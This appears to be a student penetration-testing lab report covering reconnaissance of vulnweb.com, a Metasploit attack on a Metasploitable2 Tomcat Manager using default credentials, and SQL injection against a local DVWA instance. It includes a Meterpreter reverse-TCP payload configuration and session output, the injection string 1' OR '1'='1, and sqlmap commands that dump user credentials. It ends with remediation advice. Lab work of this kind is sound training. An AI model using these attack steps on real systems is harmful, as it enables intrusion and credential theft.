


Figure 10: Shodan Result (IP Lookup)

Technology Stack Identification

Tool Used: Wappalyzer

Category	Technology
Web Framework	Microsoft ASP.NET
Operating System	Windows Server

Observation : The application uses a Microsoft-based stack, indicating potential vulnerabilities related to IIS and ASP.NET.




Figure 11: Wappalyzer Technology Detection

Asset Mapping Log :

Timestamp	Tool	Domain owned by Invicti Security
2026-03-29 10:00:00	WhoIs	Domain owned by Invicti Security
2026-03-29 10:05:00	Sublist3r	Multiple subdomains discovered
2026-03-29 10:10:00	Shodan	AWS EC2 host with HTTP exposed
2026-03-29 10:15:00	Wappalyzer	ASP.NET + IIS on Windows Server

Reconnaissance Summary :

Reconnaissance on vulnweb.com revealed it is owned by Invicti Security and hosted on AWS infrastructure. Multiple subdomains were identified, including testphp and testasp. Shodan analysis showed HTTP exposure, while Wappalyzer detected ASP.NET running on IIS. The diverse technologies increase the overall attack surface and potential entry points.

Conclusion :

The reconnaissance phase successfully identified:

- Domain ownership and infrastructure
- Multiple subdomains
- Exposed services
- Technology stack

This information provides a strong foundation for further vulnerability assessment and exploitation.

Exploitation Lab Report

Objective :

To identify and exploit vulnerabilities in the target system (Metasploitable2) using Metasploit and validate unauthorized access.

Target Information :

- **Target IP:** *192.168.56.101*
- **Service:** Apache Tomcat Manager
- **Port:** *8180*

Tools Used :

- Metasploit Framework
- Kali Linux

Credential Enumeration :

The Metasploit module auxiliary/scanner/http/tomcat_mgr_login was used to perform brute-force login attempts on the Tomcat Manager interface.

The scan identified valid credentials: **tomcat : tomcat**

```
.
   64  auxiliary/admin/http/tomcat_administration                          .                normal     No
Tomcat Administration Tool Default Access
   65  auxiliary/scanner/http/tomcat_mgr_login                             .                normal     No
Tomcat Application Manager Login Utility
   66  exploit/multi/http/tomcat_partial_put_deserialization               2025-03-10       excellent  Yes
Tomcat Partial PUT Java Deserialization
   67    \_ target: Unix Command                                           .                .          .
.
   68    \_ target: Windows Command                                        .                .          .
.
   69  exploit/multi/http/tomcat_jsp_upload_bypass                         2017-10-03       excellent  Yes
Tomcat RCE via JSP Upload Bypass
   70    \_ target: Automatic                                              .                .          .
.
   71    \_ target: Java Windows                                           .                .          .
.
   72    \_ target: Java Linux
```

Figure 12:Login Successful: tomcat:tomcat"

Exploitation :

The Metasploit exploit module exploit/multi/http/tomcat_mgr_upload was used to gain remote access by uploading a malicious payload.

Configuration:

- **RHOSTS:** 192.168.56.101
- **RPORT:** 8180
- **Username:** tomcat
- **Password:** tomcat
- **Payload:** java/meterpreter/reverse_tcp

```
RHOSTS           192.168.56.101          yes

RPORT            8180                    yes
SSL              false                   no
STOP_ON_SUCCESS  false                   yes
```

Figure 13: (Successful Meterpreter session (Remote Code Execution)

Exploit Execution :

The exploit was executed successfully, resulting in a Meterpreter session.

- *Meterpreter session 1 opened*

```
[*] Meterpreter session 1 opened (192.168.56.102:4444 → 192.168.56.101:45913) at 2026-03-29 10:52:09 -0400

meterpreter >
```

Figure 14: meterpreter session

Exploit Summary Table :

Exploit ID	Description	Target IP	Status	Payload
003	Topcat RCE	192.168.56.101	Success	*java/meterpreter/reverse_tcp*

Post-Exploitation

Objective :

To escalate privileges on the compromised system and collect evidence while maintaining integrity using cryptographic hashing.

Tools Used :

- Meterpreter session
- Nmap(interactive mode)
- sha256sum

Initial Access Verification :

After successful exploitation, a Meterpreter session was obtained. System information was gathered to confirm access.

```
[-] core_channel_interact: Operation failed: 1
meterpreter > shell
Process 3 created.
Channel 3 created.
whoami
tomcat55
```

Figure 15: Initial shell access showing user privileges

Privilege Escalation :

Method:

- SUID Binary Exploitation (Nmap Interactive Mode)

Evidence Integrity (Hashing)

To ensure integrity, SHA256 hash of the collected file was generated.

- *sha256sum /home/kali/passwd*

Hash Value :

(af23ffe0bc5479a70a17e799fa699f9e593f2151b7e1ba597987523c7c733d42)

```
┌──(kali㉿kali)-[~]
└─$ sha256sum /home/kali/passwd
af23ffe0bc5479a70a17e799fa699f9e593f2151b7e1ba597987523c7c733d42  /home/kali/passwd
```

Figure 16: SHA256 hash output

Summary

Post-exploitation activities were successfully conducted after gaining initial access. Privilege escalation was achieved using a vulnerable SUID binary, granting root-level access. Critical system files were extracted and verified using SHA256 hashing. These actions demonstrate full system compromise and highlight severe misconfigurations in privilege management and system security controls.

SQL INJECTION (DVWA)

Introduction

This report presents the results of a Vulnerability Assessment and Penetration Testing (VAPT) exercise conducted on DVWA. The objective was to identify, exploit, and analyze vulnerabilities in a controlled environment.

Scope :

Parameter	Details
Target Application	DVWA
Target URL	http://127.0.0.1/DVWA
Environment	Kali Linux
Tools Used	Sqlmap,Browser

Methodology (PTES) :

The testing followed PTES methodology:

- Reconnaissance
- Vulnerability Identification
- Exploitation
- Post-Exploitation
- Reporting

Application Setup :

The DVWA application was configured locally using Apache and MySQL.




Figure 17 : DVWA Setup Page




Figure 18 : DVWA Setup Page

The penetration testing engagement was conducted following the PTES methodology on a vulnerable web application (DVWA) hosted locally.

Vulnerability Identification

The SQL Injection vulnerability was identified in the input field of the DVWA SQL Injection module.




Figure 19: SQL Injection Input Page

A test payload was used:

- *1' OR '1'='1*

This confirmed that the application is vulnerable.

Exploitation Using SQLMap:

SQLMap was used to automate the exploitation process.

Command Used :

- *sqlmap -u "http://127.0.0.1/DVWA/vulnerabilities/sqli/?id=1&Submit=Submit" --cookie="PHPSESSID=..." –dbs*




Figure 20 : Database Enumeration

Data Extraction :

- *sqlmap -u ... -D dvwa -T users –dump*




Figure 21 – Dumped User Credentials

Exploitation Results :

Database :

- dvwa
- information schema

Table :

- guestbook
- security log
- users

Username	Password
admin	Password
gordon	abc123
1337	charley
pablo	letmein
smithy	password

Impact :

This vulnerability allows attackers to:

- Access sensitive database information
- Extract user credentials
- Bypass authentication
- Fully compromise the application

Root Cause :

- No input validation
- No prepared statements
- Direct SQL query execution

Remediation :

- Use prepared statements
- Validate and sanitize inputs
- Apply least privilege principle

- Regular security testing

To mitigate the SQL Injekction vulnerability, proper **input sanitization and validation** must be implemented. All user inputs should be filtered and validated before being processed by the application. Developers should use **prepared statements (parameterized queries)** instead of directly embedding user input into SQL queries. This prevents attackers from manipulating database queries.

Additionally, the principle of **least privilege** should be applied to database users to limit access rights. A **Web Application Firewall (WAF)** can also help detect and block malicious requests. After implementing these fixes, the application must be **rescanned using tools like sqlmap or OpenVAS** to verify that the vulnerability has been successfully mitigated.

Conclusion :

The SQL Injection vulnerability in DVWA was successfully exploited using sqlmap. The attack resulted in full database access and exposure of user credentials. Proper security measures must be implemented to prevent such vulnerabilities.